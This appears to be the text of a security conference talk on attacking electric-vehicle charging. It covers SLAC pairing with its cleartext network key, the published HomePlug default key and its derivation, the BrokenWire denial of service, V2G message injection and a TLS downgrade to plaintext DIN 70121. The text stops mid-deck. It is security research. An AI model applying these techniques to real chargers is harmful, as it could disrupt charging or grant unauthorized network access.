Plug, Charge, Pwn

djnn · KAGE · Car Hacking Village · CODE BLUE · Tokyo · Nov 2026

[~] whoami



email@djnn.sh


Occupation: Offensive Security Engineer @ KAGE
Location: Japan
Interests: embedded / IoT RE, exploit dev
Languages: C, Go, Elixir, Rust, etc
Favorite drink: Blond beer
Contact: https://djnn.sh/pgp






K A G E

[~] ls /dev/ev



In red: the cable, and the box at the end of it. The rest is out of scope.

[~] cat /etc/protocols




CCS2 stack, vehicle ↔ station. Two layers in red are broken before a single V2G byte is parsed.

ACT I · THE CABLE


Everything below TLS

[~] ls connectors

POWER-LINE · HomePlug Green PHY · THIS TALK



CCS2




CCS1



NACS

CAN BUS · OUT OF SCOPE




CHAdeMO



GB/T


The comms family decides the attack surface. Everything in this talk rides the power-line stack. Pin drawings: Mliu92 / RickyCourtney, Wikimedia Commons, CC BY-SA 4.0.

[~] scope CP



IEC 61851 Control Pilot: one ±12V square wave. Its positive peak encodes the state (A to D); its duty cycle encodes the current. A 5% duty hands off to power-line comms.

[~] slac



SLAC pairs the car to the nearest plug (ISO 15118-3), then both sides share a network key, the NMK, to encrypt the rest of the session. The match confirmation sends that key in cleartext. Runs ~400 ms, so it needs pre-positioned hardware.

[~] plctool -m

Management Message Entry (MME)



0×6000 CM_ (connection mgmt)

0×8000 MS_ (station)

0×A000 VS_ (vendor-specific)

PIB = parameter block: MAC, DAK, NMK, NID, radio tuning, read with plctool -I, no credential needed.

```
# HomePlug key derivation (public) NMK = SHA256^1000(pass || 08856daf7cf58186)[0:16] NID = SHA256^5(NMK)[0:7] # the password everyone ships NMK("HomePlugAV") = 50d3e4933f855b7040784df815aa8db7
```

The default key is published in `open-plc-utils`. Many chargers ship it unchanged, so you join the PLC network with a stock modem.

[~] brokenwire

47 m

stand-off range

<1 W

transmit power

7 + 18

cars & chargers aborted

A weak out-of-band radio signal trips CSMA/CA and aborts the Green PHY session. Denial of service only. No power extracted.




Fig. 5: An overview of the experimental setup used to evaluate the attack under controlled lab conditions.

Köhler, Baker, Strohmeier, Martinovic. NDSS 2023.

[~] v2ginjector



Sébastien Dudek (Penthertz). SSTIC 2019. Recovers the NMK, injects on the V2G network.

TODO: RECORD DEMO


NMK sniff → join

SLAC capture → key → PLC network

ACT II · THE CONVERSATION

What the car and station say

[~] din70121




Verbatim DIN 70121 DC sequence. Cross-checked against the Typhoon HIL protocol reference (ISO/DIN are paywalled).

[~] exi -d

```
# on the wire (EXI, binary) 80 9a 02 10 40 80 c1 01
41 50 c0 ... # decoded schema-driven XML
<CurrentDemandReq> <EVTargetVoltage>400</>
<EVTargetCurrent>120</> </CurrentDemandReq>
```

V2G messages are EXI, not JSON. Decode with libcbv2g / OpenV2G; inspect live with dsV2Gshark.



[~] tls?

STANDARD	TLS	AUTHENTICATES	PLUG&CHARGE	BIDIRECTIONAL (BPT)
DIN 70121	**none**	**nobody**	**no**	**no**
ISO 15118-2	optional*	station only	TLS-gated	**no**
ISO 15118-20	**TLS 1.3, mandatory**	**mutual**	**yes**	**native**

* TLS mandatory only for Plug&Charge, and even then it authenticates the station, never the car.

Most public DC fast chargers still speak DIN 70121.


[~] downgrade



EVerest ships tls_security = "allow" by default. Fallback is permitted.

Offer the car a protocol list, drop the secure ones. The car falls back to plaintext DIN. Shown by the diconium lab.

[~] openssl x509



Plug&Charge PKI: three trust anchors, mutual auth. SECC cert proves the charger, contract cert proves the car. Needs TLS, so DIN never has it.

[~] precharge

